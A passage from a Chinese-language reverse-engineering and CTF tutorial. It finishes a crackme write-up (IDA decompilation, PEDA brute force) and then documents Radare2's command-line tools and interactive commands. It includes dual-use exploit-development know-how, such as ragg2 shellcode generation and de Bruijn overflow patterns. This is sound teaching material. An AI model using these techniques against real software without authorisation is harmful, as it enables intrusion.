 0) & (unsigned __int8)v16 & (v17 == 0) & (*(_DWORD *)(*v20 + 4L
L) == 0) | v8 | *(_DWORD *)(v20[1] + 4LL) & (*(_DWORD *)(v20[2]
+ 4LL) == 0) & *(_DWORD *)(v20[3] + 4LL) & *(_DWORD *)(*v20 + 4L
L);
        sub_40064D((unsigned int)v13, v20[3]);
        sub_40064D((unsigned int)v12, v20[2]);
        sub_40064D((unsigned int)v11, v20[1]);
        sub_40064D((unsigned int)v10, *v20);
      }
      *(_DWORD *)v20[3] = v22;
      *(_DWORD *)v20[2] = v22;
      *(_DWORD *)v20[1] = v22;
      *(_DWORD *)*v20 = v22;
    }
    if ( v23 == 1 )
      printf("\nCongratulation! Send \"ASIS_MD5(%llx)\" as the f
lag!", v18);
    else
      printf("Sorry! The serial number is incorrect!");
    result = 0LL;
  }
  else
  {
    printf("Invalid number.");
    result = 0LL;
```

```
  }
  return result;
}
```

上面是在 IDA Pro 中 F5 的结果，可以看到程序中有非常长的位操作逻辑，如果硬着头皮分析的话会非常困难。下面我们借用 PEDA 强大的能力来解决它，首先简化下上面的代码：

```
int v9;    // serial_number
int v23;    // correct_serial

v23 = 0;

while (v9) {
    v14 = v9 & 1;
    v9 >>= 1;
    v15 = v9 & 1;
    v9 >>= 1;
    v16 = v9 & 1;
    v9 >>= 1;
    v17 = v9 & 1;
    v9 >>= 1;
    v23 = v23 = *(_DWORD *)(v20[1] + 4LL) & (*(_DWORD *)(v20[2]
+ 4LL) == 0) & *(_BYTE *)(v20[3] + 4LL) & (unsigned __int8)v14 &
 (v15 == 0) & (unsigned __int8)(v16 & v17) & *(_DWORD *)(*v20 +
4LL);
    (v20, v20[1], v20[2], v20[3]) = very_long_bit_operation_asm(
(v20, v20[1], v20[2], v20[3]), (v14, v15, v16, v17));
}

if (v23 == 1) {
    printf("Congratulation!");
}
```

大概就是这样，我们用 `very_long_bit_operation_asm()` 函数代替了近千行的位操作，它的参数可以分为两组，`(v20, v20[1], v20[2], v20[3])` 和 `(v14, v15, v16, v17)`，每个组表示 4 比特的变量。所以，无论这个函数是什么操作，都只有 `16 * 16 = 256` 种可能，我们就可以使用暴力的方式破解它。

通过设置 `rip` 为循环代码的开始，并在 `` 函数结束处设置断点，我们就可以使代码循环执行了。

```
0000000000400768 loc_400768:                             ; CODE
XREF: main+E43
...
.text:0000000000400788                 mov     rax, [rbp+var_68]
...
000000000040149C
.text:000000000040149C loc_40149C:                             ;
 CODE XREF: main+DC
.text:000000000040149C                                         ;
 main+E6
...
00000000004014D8
.text:00000000004014D8 loc_4014D8:                             ;
 CODE XREF: main+C7
.text:00000000004014D8                 mov     rax, [rbp+var_68]
```

参考 http://blog.ztrix.me/blog/2014/05/10/asis-quals-2014-serial-number-writeup/

更多资料

http://ropshell.com/peda/

GEF/pwndbg

除了 PEDA 外还有一些优秀的 gdb 增强工具，功能大致相同，可以看情况选用。

- GEF - Multi-Architecture GDB Enhanced Features for Exploiters & Reverse-Engineers
- pwndbg - Exploit Development and Reverse Engineering with GDB Made Easy

2.3 OllyDbg 调试器

2.4 WinDbg 调试器

2.5 Radare2

简介

IDA Pro 昂贵的价格令很多二进制爱好者望而却步，于是在开源世界中催生出了一个新的逆向工程框架——Radare2，它拥有非常强大的功能，包括反汇编、调试、打补丁、虚拟化等等，而且可以运行在几乎所有的主流平台上（GNU/Linux、Windows、BSD、iOS、OSX……）。Radare2 开发之初仅提供了基于命令行的操

作，尽管现在也有非官方的GUI，但我更喜欢直接在终端上运行它，当然这也就意味着更高陡峭的学习曲线。Radare2 是由一系列的组件构成的，这些组件赋予了Radare2 强大的分析能力，可以在 Radare2 中或者单独被使用。

这里是 Radare2 与其他二进制分析工具的对比。（Comparison Table）

安装

安装

```
$ git clone https://github.com/radare/radare2.git
$ cd radare2
$ ./sys/install.sh
```

更新

```
$ ./sys/install.sh
```

卸载

```
$ make uninstall
$ make purge
```

命令行使用方法

Radare2 在命令行下有一些小工具可供使用：

- radare2：十六进制编辑器和调试器的核心，通常通过它进入交互式界面。
- rabin2：从可执行二进制文件中提取信息。
- rasm2：汇编和反汇编。
- rahash2：基于块的哈希工具。
- radiff2：二进制文件或代码差异比对。
- rafind2：查找字节模式。
- ragg2：r_egg 的前端，将高级语言编写的简单程序编译成x86、x86-64和ARM的二进制文件。

- rarun2：用于在不同环境中运行程序。
- rax2：数据格式转换。

radare2/r2

```
$ r2 -h
Usage: r2 [-ACdfLMnNqStuvwzX] [-P patch] [-p prj] [-a arch] [-b
bits] [-i file]
          [-s addr] [-B baddr] [-M maddr] [-c cmd] [-e k=v] file
|pid|-|--|=
 --            run radare2 without opening any file
 -             same as 'r2 malloc://512'
 =             read file from stdin (use -i and -c to run cmds)
 -=            perform !=! command to run all commands remotely
 -0            print \x00 after init and every command
 -a [arch]     set asm.arch
 -A            run 'aaa' command to analyze all referenced code
 -b [bits]     set asm.bits
 -B [baddr]    set base address for PIE binaries
 -c 'cmd..'    execute radare command
 -C            file is host:port (alias for -c+=http://%s/cmd/)
 -d            debug the executable 'file' or running process 'pi
d'
 -D [backend] enable debug mode (e cfg.debug=true)
 -e k=v       evaluate config var
 -f            block size = file size
 -F [binplug] force to use that rbin plugin
 -h, -hh       show help message, -hh for long
 -H ([var])    display variable
 -i [file]     run script file
 -I [file]     run script file before the file is opened
 -k [k=v]      perform sdb query into core->sdb
 -l [lib]      load plugin file
 -L            list supported IO plugins
 -m [addr]     map file at given address (loadaddr)
 -M            do not demangle symbol names
 -n, -nn       do not load RBin info (-nn only load bin structure
s)
 -N            do not load user settings and scripts
```

```
 -o [OS/kern] set asm.os (linux, macos, w32, netbsd, ...)
 -q           quiet mode (no prompt) and quit after -i
 -p [prj]     use project, list if no arg, load if no file
 -P [file]    apply rapatch file and quit
 -R [rarun2]  specify rarun2 profile to load (same as -e dbg.pro
file=X)
 -s [addr]    initial seek
 -S           start r2 in sandbox mode
 -t           load rabin2 info in thread
 -u           set bin.filter=false to get raw sym/sec/cls names
 -v, -V       show radare2 version (-V show lib versions)
 -w           open file in write mode
 -X [rr2rule] specify custom rarun2 directive
 -z, -zz      do not load strings or load them even in raw
```

参数很多，这里最重要是 `file` 。如果你想 attach 到一个进程上，则使用 `pid` 。常用参数如下：

- `-A` ：相当于在交互界面输入了 `aaa` 。
- `-c` ：运行 radare 命令。（ `r2 -A -q -c 'iI~pic' file` ）
- `-d` ：调试二进制文件或进程。
- `-a` , `-b` , `-o` ：分别指定体系结构、位数和操作系统，通常是自动的，但也可以手动指定。
- `-w` ：使用可写模式打开。

rabin2

```
$ rabin2 -h
Usage: rabin2 [-AcdeEghHiIjlLMqrRsSvVxzZ] [-@ at] [-a arch] [-b
bits] [-B addr]
              [-C F:C:D] [-f str] [-m addr] [-n str] [-N m:M] [-
P[-P] pdb]
              [-o str] [-O str] [-k query] [-D lang symname] | f
ile
 -@ [addr]       show section, symbol or import at addr
 -A              list sub-binaries and their arch-bits pairs
 -a [arch]       set arch (x86, arm, .. or <arch>_<bits>)
 -b [bits]       set bits (32, 64 ...)
 -B [addr]       override base address (pie bins)
```

```
 -c              list classes
 -C [fmt:C:D]    create [elf,mach0,pe] with Code and Data hexpai
rs (see -a)
 -d              show debug/dwarf information
 -D lang name    demangle symbol name (-D all for bin.demangle=t
rue)
 -e              entrypoint
 -E              globally exportable symbols
 -f [str]        select sub-bin named str
 -F [binfmt]     force to use that bin plugin (ignore header che
ck)
 -g              same as -SMZIHVResizcld (show all info)
 -G [addr]       load address . offset to header
 -h              this help message
 -H              header fields
 -i              imports (symbols imported from libraries)
 -I              binary info
 -j              output in json
 -k [sdb-query]  run sdb query. for example: '*'
 -K [algo]       calculate checksums (md5, sha1, ..)
 -l              linked libraries
 -L [plugin]     list supported bin plugins or plugin details
 -m [addr]       show source line at addr
 -M              main (show address of main symbol)
 -n [str]        show section, symbol or import named str
 -N [min:max]    force min:max number of chars per string (see -
z and -zz)
 -o [str]        output file/folder for write operations (out by
 default)
 -O [str]        write/extract operations (-O help)
 -p              show physical addresses
 -P              show debug/pdb information
 -PP             download pdb file for binary
 -q              be quiet, just show fewer data
 -qq             show less info (no offset/size for -z for ex.)
 -Q              show load address used by dlopen (non-aslr libs
)
 -r              radare output
 -R              relocations
 -s              symbols
```

```
 -S              sections
 -u              unfiltered (no rename duplicated symbols/sectio
ns)
 -v              display version and quit
 -V              Show binary version information
 -x              extract bins contained in file
 -X [fmt] [f] .. package in fat or zip the given files and bins
contained in file
 -z              strings (from data section)
 -zz             strings (from raw bins [e bin.rawstr=1])
 -zzz            dump raw strings to stdout (for huge files)
 -Z              guess size of binary program
```

当我们拿到一个二进制文件时，第一步就是获取关于它的基本信息，这时候就可以使用 rabin2。rabin2 可以获取包括 ELF、PE、Mach-O、Java CLASS 文件的区段、头信息、导入导出表、数据段字符串、入口点等信息，并且支持多种格式的输出。

下面介绍一些常见的用法：（我还会列出其他实现类似功能工具的用法，你可以对比一下它们的输出）

- `-I`：最常用的参数，它可以打印出二进制文件信息，其中我们需要重点关注其使用的安全防护技术，如 canary、pic、nx 等。（`file`、`chekcsec -f`）
- `-e`：得到二进制文件的入口点。（`readelf -h`）
- `-i`：获得导入符号表，RLT中的偏移等。（`readelf -r`）
- `-E`：获得全局导出符号表。
- `-s`：获得符号表。（`readelf -s`）
- `-l`：获得二进制文件使用到的动态链接库。（`ldd`）
- `-z`：从 ELF 文件的 .rodare 段或 PE 文件的 .text 中获得字符串。（`strings -d`）
- `-S`：获得完整的段信息。（`readelf -S`）
- `-c`：列出所有类，在分析 Java 程序是很有用。

最后还要提到的一个参数 `-r`，它可以将我们得到的信息以 radare2 可读的形式输出，在后续的分析中可以将这样格式的信息输入 radare2，这是非常有用的。

rasm2

```
$ rasm2 -h
Usage: rasm2 [-ACdDehLBvw] [-a arch] [-b bits] [-o addr] [-s syn
tax]
             [-f file] [-F fil:ter] [-i skip] [-l len] 'code'|he
x|-
 -a [arch]    Set architecture to assemble/disassemble (see -L)
 -A           Show Analysis information from given hexpairs
 -b [bits]    Set cpu register size (8, 16, 32, 64) (RASM2_BITS)
 -c [cpu]     Select specific CPU (depends on arch)
 -C           Output in C format
 -d, -D       Disassemble from hexpair bytes (-D show hexpairs)
 -e           Use big endian instead of little endian
 -E           Display ESIL expression (same input as in -d)
 -f [file]    Read data from file
 -F [in:out]  Specify input and/or output filters (att2intel, x8
6.pseudo, ...)
 -h, -hh      Show this help, -hh for long
 -i [len]     ignore/skip N bytes of the input buffer
 -k [kernel]  Select operating system (linux, windows, darwin, .
.)
 -l [len]     Input/Output length
 -L           List Asm plugins: (a=asm, d=disasm, A=analyze, e=E
SIL)
 -o [offset]  Set start address for code (default 0)
 -O [file]    Output file name (rasm2 -Bf a.asm -O a)
 -p           Run SPP over input for assembly
 -s [syntax]  Select syntax (intel, att)
 -B           Binary input/output (-l is mandatory for binary in
put)
 -v           Show version information
 -w           What's this instruction for? describe opcode
 -q           quiet mode
```

rasm2 是一个内联汇编、反汇编程序。它的主要功能是获取给定机器指令操作码对应的字节。

下面是一些重要的参数：

- `-L` ：列出目标体系结构所支持的插件，输出中的第一列说明了插件提供的功

能（a=asm, d=disasm, A=analyze, e=ESIL）。

- `-a` ：知道插件的名字后，就可以使用 -a` 来进行设置。
- `-b` ：设置CPU寄存器的位数。
- `-d` ：反汇编十六进制对字符串。
- `-D` ：反汇编并显示十六进制对和操作码。
- `-C` ：汇编后以 C 语言风格输出。
- `-f` ：从文件中读入汇编代码。

例子：

```
$ rasm2 -a x86 -b 32 'mov eax,30'
b81e000000
$ rasm2 -a x86 -b 32 'mov eax,30' -C
"\xb8\x1e\x00\x00\x00"

$ rasm2 -d b81e000000
mov eax, 0x1e
$ rasm2 -D b81e000000
0x00000000   5               b81e000000  mov eax, 0x1e
$ rasm2 -a x86 -b 32 -d 'b81e000000'
mov eax, 0x1e

$ cat a.asm
mov eax,30
$ rasm2 -f a.asm
b81e000000
```

rahash2

```
$ rahash2 -h
Usage: rahash2 [-rBhLkv] [-b S] [-a A] [-c H] [-E A] [-s S] [-f
O] [-t O] [file] ...
 -a algo     comma separated list of algorithms (default is 'sha
256')
 -b bsize    specify the size of the block (instead of full file
)
 -B          show per-block hash
 -c hash     compare with this hash
 -e          swap endian (use little endian)
 -E algo     encrypt. Use -S to set key and -I to set IV
 -D algo     decrypt. Use -S to set key and -I to set IV
 -f from     start hashing at given address
 -i num      repeat hash N iterations
 -I iv       use give initialization vector (IV) (hexa or s:stri
ng)
 -S seed     use given seed (hexa or s:string) use ^ to prefix (
key for -E)
             (- will slurp the key from stdin, the @ prefix poin
ts to a file
 -k          show hash using the openssh's randomkey algorithm
 -q          run in quiet mode (-qq to show only the hash)
 -L          list all available algorithms (see -a)
 -r          output radare commands
 -s string   hash this string instead of files
 -t to       stop hashing at given address
 -x hexstr   hash this hexpair string instead of files
 -v          show version information
```

rahash2 用于计算检验和，支持字节流、文件、字符串等形式和多种算法。

重要参数：

- `-a`：指定算法。默认为 sha256，如果指定为 all，则使用所有算法。
- `-b`：指定块的大小（而不是整个文件）
- `-B`：打印处每个块的哈希
- `-s`：指定字符串（而不是文件）
- `-a entropy`：显示每个块的熵（`-B -b 512 -a entropy`）

radiff2

```
$ radiff2 -h
Usage: radiff2 [-abcCdjrspOxuUvV] [-A[A]] [-g sym] [-t %] [file]
 [file]
  -a [arch]  specify architecture plugin to use (x86, arm, ..)
  -A [-A]    run aaa or aaaa after loading each binary (see -C)
  -b [bits]  specify register size for arch (16 (thumb), 32, 64,
 ..)
  -c         count of changes
  -C         graphdiff code (columns: off-A, match-ratio, off-B)
 (see -A)
  -d         use delta diffing
  -D         show disasm instead of hexpairs
  -e [k=v]   set eval config var value for all RCore instances
  -g [sym|off1,off2]   graph diff of given symbol, or between tw
o offsets
  -G [cmd]   run an r2 command on every RCore instance created
  -i         diff imports of target files (see -u, -U and -z)
  -j         output in json format
  -n         print bare addresses only (diff.bare=1)
  -O         code diffing with opcode bytes only
  -p         use physical addressing (io.va=0)
  -q         quiet mode (disable colors, reduce output)
  -r         output in radare commands
  -s         compute text distance
  -ss        compute text distance (using levenstein algorithm)
  -S [name]  sort code diff (name, namelen, addr, size, type, di
st) (only for -C or -g)
  -t [0-100] set threshold for code diff (default is 70%)
  -x         show two column hexdump diffing
  -u         unified output (---+++)
  -U         unified output using system 'diff'
  -v         show version information
  -V         be verbose (current only for -s)
  -z         diff on extracted strings
```

radiff2 是一个基于偏移的比较工具。

重要参数：

- `-s` ：计算文本距离并得到相似度。
- `－AC` ：这两个参数通常一起使用，从函数的角度进行比较。
- `-g` ：得到给定的符号或两个偏移的图像对比。
  - 如： `radiff2 -g main a.out b.out | xdot -` （需要安装xdot）
- `-c` ：计算不同点的数量。

rafind2

```
$ rafind2 -h
Usage: rafind2 [-mXnzZhv] [-a align] [-b sz] [-f/t from/to] [-[m
|s|S|e] str] [-x hex] file ..
 -a [align] only accept aligned hits
 -b [size]  set block size
 -e [regex] search for regular expression string matches
 -f [from]  start searching from address 'from'
 -h         show this help
 -m         magic search, file-type carver
 -M [str]   set a binary mask to be applied on keywords
 -n         do not stop on read errors
 -r         print using radare commands
 -s [str]   search for a specific string (can be used multiple t
imes)
 -S [str]   search for a specific wide string (can be used multi
ple times)
 -t [to]    stop search at address 'to'
 -v         print version and exit
 -x [hex]   search for hexpair string (909090) (can be used mult
iple times)
 -X         show hexdump of search results
 -z         search for zero-terminated strings
 -Z         show string found on each search hit
```

rafind2 用于在二进制文件中查找字符模式。

重要参数：

- `-s` ：查找特定字符串。

- `-e`：使用正则匹配。
- `-z`：搜索以 `\0` 结束的字符串。
- `-x`：查找十六进制字符串。

ragg2

```
$ ragg2 -h
Usage: ragg2 [-FOLsrxhvz] [-a arch] [-b bits] [-k os] [-o file]
[-I path]
             [-i sc] [-e enc] [-B hex] [-c k=v] [-C file] [-p pa
d] [-q off]
             [-q off] [-dDw off:hex] file|f.asm|-
 -a [arch]       select architecture (x86, mips, arm)
 -b [bits]       register size (32, 64, ..)
 -B [hexpairs]   append some hexpair bytes
 -c [k=v]        set configuration options
 -C [file]       append contents of file
 -d [off:dword]  patch dword (4 bytes) at given offset
 -D [off:qword]  patch qword (8 bytes) at given offset
 -e [encoder]    use specific encoder. see -L
 -f [format]     output format (raw, pe, elf, mach0)
 -F              output native format (osx=mach0, linux=elf, ..)
 -h              show this help
 -i [shellcode]  include shellcode plugin, uses options. see -L
 -I [path]       add include path
 -k [os]         operating system's kernel (linux,bsd,osx,w32)
 -L              list all plugins (shellcodes and encoders)
 -n [dword]      append 32bit number (4 bytes)
 -N [dword]      append 64bit number (8 bytes)
 -o [file]       output file
 -O              use default output file (filename without exten
sion or a.out)
 -p [padding]    add padding after compilation (padding=n10s32)
                 ntas : begin nop, trap, 'a', sequence
                 NTAS : same as above, but at the end
 -P [size]       prepend debruijn pattern
 -q [fragment]   debruijn pattern offset
 -r              show raw bytes instead of hexpairs
 -s              show assembler
 -v              show version
 -w [off:hex]    patch hexpairs at given offset
 -x              execute
 -z              output in C string syntax
```

ragg2 可以将高级语言编写的简单程序编译成 x86、x86-64 或 ARM 的二进制文件。

重要参数：

- `-a` ：设置体系结构。
- `-b` ：设置体系结构位数(32/64)。
- `-P` ：生成某种模式的字符串，常用于输入到某程序中并寻找溢出点。
- `-r` ：使用原始字符而不是十六进制对。
  - ragg2 -P 50 -r`
- `-i` ：生成指定的 shellcode。查看 `-L` 。
  - `ragg2 -a x86 -b 32 -i exec`
- `-e` ：使用指定的编码器。查看 `-L` 。

rarun2

```
$ rarun2 -h
Usage: rarun2 -v|-t|script.rr2 [directive ..]
program=/bin/ls
arg1=/bin
# arg2=hello
# arg3="hello\nworld"
# arg4=:048490184058104849
# arg5=:!ragg2 -p n50 -d 10:0x8048123
# arg6=@arg.txt
# arg7=@300@ABCD # 300 chars filled with ABCD pattern
# system=r2 -
# aslr=no
setenv=FOO=BAR
# unsetenv=FOO
# clearenv=true
# envfile=environ.txt
timeout=3
# timeoutsig=SIGTERM # or 15
# connect=localhost:8080
# listen=8080
# pty=false
# fork=true
# bits=32
```

```
# pid=0
# pidfile=/tmp/foo.pid
# #sleep=0
# #maxfd=0
# #execve=false
# #maxproc=0
# #maxstack=0
# #core=false
# #stdio=blah.txt
# #stderr=foo.txt
# stdout=foo.txt
# stdin=input.txt # or !program to redirect input to another pro
gram
# input=input.txt
# chdir=/
# chroot=/mnt/chroot
# libpath=$PWD:/tmp/lib
# r2preload=yes
# preload=/lib/libfoo.so
# setuid=2000
# seteuid=2000
# setgid=2001
# setegid=2001
# nice=5
```

rarun2 是一个可以使用不同环境、参数、标准输入、权限和文件描述符的启动器。

常用的参数设置：

- `program`
- `arg1`, `arg2`,...
- `setenv`
- `stdin`, `stdout`

例子：

- `rarun2 program=a.out arg1=$(ragg2 -P 300 -r)`
- `rarun2 program=a.out stdin=$(python a.py)`

rax2

```
$ rax2 -h
Usage: rax2 [options] [expr ...]
  =[base]                 ;  rax2 =10 0x46 -> output in base 10
  int   ->  hex           ;  rax2 10
  hex   ->  int           ;  rax2 0xa
  -int  ->  hex           ;  rax2 -77
  -hex  ->  int           ;  rax2 0xfffffb3
  int   ->  bin           ;  rax2 b30
  int   ->  ternary       ;  rax2 t42
  bin   ->  int           ;  rax2 1010d
  float ->  hex           ;  rax2 3.33f
  hex   ->  float         ;  rax2 Fx40551ed8
  oct   ->  hex           ;  rax2 35o
  hex   ->  oct           ;  rax2 Ox12 (O is a letter)
  bin   ->  hex           ;  rax2 1100011b
  hex   ->  bin           ;  rax2 Bx63
  hex   ->  ternary       ;  rax2 Tx23
  raw   ->  hex           ;  rax2 -S < /binfile
  hex   ->  raw           ;  rax2 -s 414141
  -b    bin -> str        ;  rax2 -b 01000101 01110110
  -B    str -> bin        ;  rax2 -B hello
  -d    force integer     ;  rax2 -d 3 -> 3 instead of 0x3
  -e    swap endianness   ;  rax2 -e 0x33
  -D    base64 decode     ;
  -E    base64 encode     ;
  -f    floating point    ;  rax2 -f 6.3+2.1
  -F    stdin slurp C hex ;  rax2 -F < shellcode.c
  -h    help              ;  rax2 -h
  -k    keep base         ;  rax2 -k 33+3 -> 36
  -K    randomart         ;  rax2 -K 0x34 1020304050
  -n    binary number     ;  rax2 -n 0x1234 # 34120000
  -N    binary number     ;  rax2 -N 0x1234 # \x34\x12\x00\x00
  -r    r2 style output   ;  rax2 -r 0x1234
  -s    hexstr -> raw     ;  rax2 -s 43 4a 50
  -S    raw -> hexstr     ;  rax2 -S < /bin/ls > ls.hex
  -t    tstamp -> str     ;  rax2 -t 1234567890
  -x    hash string       ;  rax2 -x linux osx
  -u    units             ;  rax2 -u 389289238 # 317.0M
  -w    signed word       ;  rax2 -w 16 0xffff
```

```
   -v    version           ;  rax2 -v
```

rax2 是一个格式转换工具，在二进制、八进制、十六进制数字和字符串之间进行转换。

重要参数：

- `-e`：交换字节顺序。
- `-s`：十六进制->字符
- `-S`：字符->十六进制
- `-D`，`-E`：base64 解码和编码

交互式使用方法

当我们进入到 Radare2 的交互式界面后，就可以使用交互式命令进行操作。

输入 `?` 可以获得帮助信息，由于命令太多，我们只会重点介绍一些常用命令：

```
[0x00000000]> ?
Usage: [.][times][cmd][~grep][@[@iter]addr!size][|>pipe] ; ...
Append '?' to any char command to get detailed help
Prefix with number to repeat command N times (f.ex: 3x)
|%var =valueAlias for 'env' command
| *[?] off[=[0x]value]    Pointer read/write data/values (see ?v
, wx, wv)
| (macro arg0 arg1)       Manage scripting macros
| .[?] [-|(m)|f|!sh|cmd]  Define macro or load r2, cparse or rla
ng file
| =[?] [cmd]              Send/Listen for Remote Commands (rap:/
/, http://, <fd>)
| /[?]                    Search for bytes, regexps, patterns, .
.
| ![?] [cmd]              Run given command as in system(3)
| #[?] !lang [..]         Hashbang to run an rlang script
| a[?]                    Analysis commands
| b[?]                    Display or change the block size
| c[?] [arg]              Compare block with given data
| C[?]                    Code metadata (comments, format, hints
, ..)
```

```
| d[?]                      Debugger commands
| e[?] [a[=b]]              List/get/set config evaluable vars
| f[?] [name][sz][at]       Add flag at current address
| g[?] [arg]                Generate shellcodes with r_egg
| i[?] [file]               Get info about opened file from r_bin
| k[?] [sdb-query]          Run sdb-query. see k? for help, 'k *',
 'k **' ...
| L[?] [-] [plugin]         list, unload load r2 plugins
| m[?]                      Mountpoints commands
| o[?] [file] ([offset])    Open file at optional address
| p[?] [len]                Print current block with format and le
ngth
| P[?]                      Project management utilities
| q[?] [ret]                Quit program with a return value
| r[?] [len]                Resize file
| s[?] [addr]               Seek to address (also for '0x', '0x1'
== 's 0x1')
| S[?]                      Io section manipulation information
| t[?]                      Types, noreturn, signatures, C parser
and more
| T[?] [-] [num|msg]        Text log utility
| u[?]                      uname/undo seek/write
| V                         Enter visual mode (V! = panels, VV = f
cngraph, VVV = callgraph)
| w[?] [str]                Multiple write operations
| x[?] [len]                Alias for 'px' (print hexadecimal)
| y[?] [len] [[[@]addr      Yank/paste bytes from/to memory
| z[?]                      Zignatures management
| ?[??][expr]               Help or evaluate math expression
| ?$?                       Show available '$' variables and alias
es
| ?@?                       Misc help for '@' (seek), '~' (grep) (
see ~??)
| ?:?                       List and manage core plugins
```

于是我们知道了 Radare2 交互命令的一般格式，如下所示：

```
[.][times][cmd][~grep][@[@iter]addr!size][|>pipe] ; ...
```

如果你对 *nix shell, sed, awk 等比较熟悉的话，也可以帮助你很快掌握 radare2 命令。

- 在任意字符命令后面加上 `?` 可以获得关于该命令更多的细节。如 `a?` 、 `p?` 、 `!?` 、 `@?` 。
- 当命令以数字开头时表示重复运行的次数。如 `3x` 。
- `!` 单独使用可以显示命令使用历史记录。
- `;` 是命令分隔符，可以在一行上运行多个命令。如 `px 10; pd 20` 。
- `..` 重复运行上一条命令，使用回车键也一样。
- `/` 用于在文件中进行搜索操作。
- 以 `!` 开头可以运行 shell 命令。用法： `!<cmd>` 。
  - `!ls`
- `|` 是管道符。用法： `<r2command> | <program|H|>` 。
  - `pd | less`
- `~` 用于文本比配（grep）。用法： `[command]~[modifier][word,word][endmodifier][[column]][:line]` 。
  - `i~:0` 显示 `i` 输出的第一行
  - `pd~mov,eax` 反汇编并匹配 mov 或 eax 所在行
  - `pi~mov&eax` 匹配 mov 和 eax 都有的行
  - `i~0x400$` 匹配以 0x400 结尾的行
- `???` 可以获得以 `?` 开头的命令的细节
  - `?` 可以做各种进制和格式的快速转换。如 `? 1234`
  - `?p vaddr` 获得虚拟地址 vaddr 的物理地址
  - `?P paddr` 获得物理地址 paddr 的虚拟地址
  - `?v` 以十六进制的形式显示某数学表达式的结果。如 `?v eip-0x804800` 。
  - `?l str` 获得 str 的长度，结果被临时保存，使用 `?v` 可输出结果。
- `@@` foreach 迭代器，在列出的偏移处重复执行命令。
  - `wx ff @@ 10 20 30` 在偏移 10、20、30 处写入 ff
  - `p8 4 @@ fcn.*` 打印处每个函数的头 4 个字节
- `?$?` 可以显示表达式所使用变量的帮助信息。用法： `?v [$.]` 。
  - `$$` 是当前所处的虚拟地址
  - `$?` 是最后一个运算的值
  - `$s` 文件大小
  - `$b` 块大小
  - `$l` 操作码长度

- `$j` 跳转地址。当 `$$` 处是一个类似 `jmp` 的指令时，`$j` 中保存着将要跳转到的地址
- `$f` 跳转失败地址。即当前跳转没有生效，`$f` 中保存下一条指令的地址
- `$m` 操作码内存引用。如：`mov eax,[0x10] => 0x10`

默认情况下，执行的每条命令都有一个参考点，通常是内存中的当前位置，由命令前的十六进制数字指示。任何的打印、写入或分析命令都在当前位置执行。例如反汇编当前位置的一条指令：

```
[0x00005060]> pd 1
            ;-- entry0:
            ;-- rip:
            0x00005060      31ed           xor ebp, ebp
```

block size 是在我们没有指定行数的时候使用的默认值，输入 `b` 即可看到，使用 `b [num]` 修改字节数，这时使用打印命令如 `pd` 时，将反汇编相应字节的指令。

```
[0x00005060]> b
0x100
[0x00005060]> b 10
[0x00005060]> b
0xa
[0x00005060]> pd
            ;-- entry0:
            ;-- rip:
            0x00005060      31ed           xor ebp, ebp
            0x00005062      4989d1         mov r9, rdx
```

分析（**analyze**）

所有与分析有关的命令都以 `a` 开头：

```
[0x00000000]> a?
|Usage: a[abdefFghoprxstc] [...]
| ab [hexpairs]    analyze bytes
| abb [len]        analyze N basic blocks in [len] (section.size
 by default)
| aa[?]            analyze all (fcns + bbs) (aa0 to avoid sub re
naming)
| ac [cycles]      analyze which op could be executed in [cycles
]
| ad[?]            analyze data trampoline (wip)
| ad [from] [to]   analyze data pointers to (from-to)
| ae[?] [expr]     analyze opcode eval expression (see ao)
| af[?]            analyze Functions
| aF               same as above, but using anal.depth=1
| ag[?] [options]  output Graphviz code
| ah[?]            analysis hints (force opcode size, ...)
| ai [addr]        address information (show perms, stack, heap,
 ...)
| ao[?] [len]      analyze Opcodes (or emulate it)
| aO               Analyze N instructions in M bytes
| ar[?]            like 'dr' but for the esil vm. (registers)
| ap               find prelude for current offset
| ax[?]            manage refs/xrefs (see also afx?)
| as[?] [num]      analyze syscall using dbg.reg
| at[?] [.]        analyze execution traces
| av[?] [.]        show vtables
```

```
[0x00000000]> aa?
|Usage: aa[0*?] # see also 'af' and 'afna'
| aa                  alias for 'af@@ sym.*;af@entry0;afva'
| aa*                 analyze all flags starting with sym. (af @
@ sym.*)
| aaa[?]              autoname functions after aa (see afna)
| aab                 aab across io.sections.text
| aac [len]           analyze function calls (af @@ `pi len~call
[1]`)
| aad [len]           analyze data references to code
| aae [len] ([addr])  analyze references with ESIL (optionally t
o address)
| aai[j]              show info of all analysis parameters
| aar[?] [len]        analyze len bytes of instructions for refe
rences
| aan                 autoname functions that either start with
fcn.* or sym.func.*
| aas [len]           analyze symbols (af @@= `isq~[0]`)
| aat [len]           analyze all consecutive functions in secti
on
| aaT [len]           analyze code after trap-sleds
| aap                 find and analyze function preludes
| aav [sat]           find values referencing a specific section
 or map
| aau [len]           list mem areas (larger than len bytes) not
 covered by functions
```

Flags

flag 用于将给定的偏移与名称相关联，flag 被分为几个 flag spaces，用于存放不同的 flag。

```
[0x00000000]> f?
|Usage: f [?] [flagname] # Manage offset-name flags
| f                         list flags (will only list flags from
 selected flagspaces)
| f?flagname                check if flag exists or not, See ?? a
nd ?!
| f. [*[*]]                 list local per-function flags (*) as
```

```
r2 commands
| f.blah=$$+12             set local function label named 'blah'
| f*                       list flags in r commands
| f name 12 @ 33           set flag 'name' with length 12 at off
set 33
| f name = 33              alias for 'f name @ 33' or 'f name 1
33'
| f name 12 33 [cmt]       same as above + optional comment
| f-.blah@fcn.foo          delete local label from function at c
urrent seek (also f.-)
| f--                      delete all flags and flagspaces (dein
it)
| f+name 12 @ 33           like above but creates new one if doe
snt exist
| f-name                   remove flag 'name'
| f-@addr                  remove flag at address expression
| f. fname                 list all local labels for the given f
unction
| f= [glob]                list range bars graphics with flag of
fsets and sizes
| fa [name] [alias]        alias a flag to evaluate an expressio
n
| fb [addr]                set base address for new flags
| fb [addr] [flag*]        move flags matching 'flag' to relativ
e addr
| fc[?][name] [color]      set color for given flag
| fC [name] [cmt]          set comment for given flag
| fd addr                  return flag+delta
| fe-                      resets the enumerator counter
| fe [name]                create flag name.#num# enumerated fla
g. See fe?
| fi [size] | [from] [to]  show flags in current block or range
| fg                       bring visual mode to foreground
| fj                       list flags in JSON format
| fl (@[flag]) [size]      show or set flag length (size)
| fla [glob]               automatically compute the size of all
 flags matching glob
| fm addr                  move flag at current offset to new ad
dress
| fn                       list flags displaying the real name (
```

```
demangled)
| fo                        show fortunes
| fr [old] [[new]]          rename flag (if no new flag current s
eek one is used)
| fR[?] [f] [t] [m]         relocate all flags matching f&~m 'f'r
om, 't'o, 'm'ask
| fs[?]+-*                  manage flagspaces
| fS[on]                    sort flags by offset or name
